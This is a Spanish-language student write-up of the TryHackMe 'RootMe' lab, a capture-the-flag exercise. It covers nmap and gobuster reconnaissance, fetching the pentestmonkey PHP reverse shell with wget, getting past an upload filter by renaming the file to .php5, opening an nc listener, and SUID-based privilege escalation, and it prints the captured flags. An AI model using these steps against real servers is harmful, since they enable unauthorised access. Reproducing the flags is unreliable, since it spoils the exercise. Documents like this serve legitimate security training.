

Práctica 7 - RootMe?

- Integrantes:
 - Pedro Méndez Jose Manuel - 315073120
 - Azpeitia García Karyme Ivette - 317340385

Usuario en THM


Username: [karime.123406](#)

Banderas


- THM{y0u_g0t_a_sh3ll}
- THM{pr1v1l3g3_3sc4l4t10n}

Procedimiento para completar el room

Comenzamos revisando si la [ip](#) esta corriendo en un webserver usando <http://10.10.192.50>



Continuamos haciendo un **escaneo** con la herramienta **nmap**, usando las opciones **-sC -sV -oN scan2** **10.10.192.50** para realizar un escaneo en un objetivo específico ejecutando scripts de secuencias de comandos predeterminados para detectar versiones de servicios y guardando la salida en un archivo llamado "scan2".



```
root@ip-10-10-187-95: ~/rootme
File Edit View Search Terminal Help
root@ip-10-10-187-95:~# nmap -sC -sV -oN scan2 10.10.192.50


Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-24 02:30 BST
Nmap scan report for ip-10-10-192-50.eu-west-1.compute.internal (10.10.192.50)
Host is up (0.041s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
|_ /tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
MAC Address: 02:16:E9:50:B0:DF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.42 seconds
```

Encontrando de esta manera las primeras respuestas del *task2*, posterior a esto buscamos los directorios del webserver usando **gobuster dir -u http://ip/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**

```
Applications  Firefox  AttackBox IP:10.10.187.95
root@ip-10-10-187-95: ~/rootme
File Edit View Search Terminal Help
root@ip-10-10-187-95:~# gobuster dir -u http://10.10.192.50/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.192.50/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2023/05/24 02:35:49 Starting gobuster
=====
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
Progress: 179983 / 220561 (81.60%)^C
[!] Keyboard interrupt detected, terminating.
=====
2023/05/24 02:36:10 Finished
=====
```

Encontrando los directorios, buscamos aquel que nos permita cargar un archivo malicioso, usamos `/panel/` y `/uploads/`



Task 2 Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

2

Correct Answer

Hint

What version of Apache is running?

2.4.29

Correct Answer

What service is running on port 22?

ssh

Correct Answer

Find directories on the web server using the GoBuster tool.

No answer needed

Question Done

Hint

What is the hidden directory?

/panel/


Correct Answer

Se completa task2


Con el objetivo que cargar un archivo malicioso, buscamos una forma de obtener pentest mondkey reverse php shell para esto usamos

```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
```


Ya que se obtuvo el archivo `php-reverse-shell.php` modificamos la `ip` y el `puerto`, ya modificado cargamos el archivo



en el primer intento se rechaza el archivo, para resolver esto decidimos cambiar la extensión del archivo a `.php5`



Ya cargado el archivo, este debe aparecer en `/panel/` y actualizamos usando el comando `nc -nvlp` y el puerto usado en el archivo.



```
root@ip-10-10-24-228:~/tryhackme# nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

Buscamos la bandera, nuestra primera opción fue acceder con el comando `find / -type f -name user.txt` sin embargo no se obtuvo el resultado deseado por lo que usamos `cat /var/www/user.txt`, encontrando la bandera y completando el `task3`

Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

Correct Answer

Hint

Se completa task3

Seguimos con la búsqueda de banderas para completar el `task4` para esto usamos `find / -type -f -user root -perm -400 2>/dev/null` y `cat /root/root.txt` encontrando la bandera para completar el `task4`

Task 4 Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

Correct Answer

Hint

Find a form to escalate your privileges.

Correct Answer

Hint

root.txt

Correct Answer

Se completa task4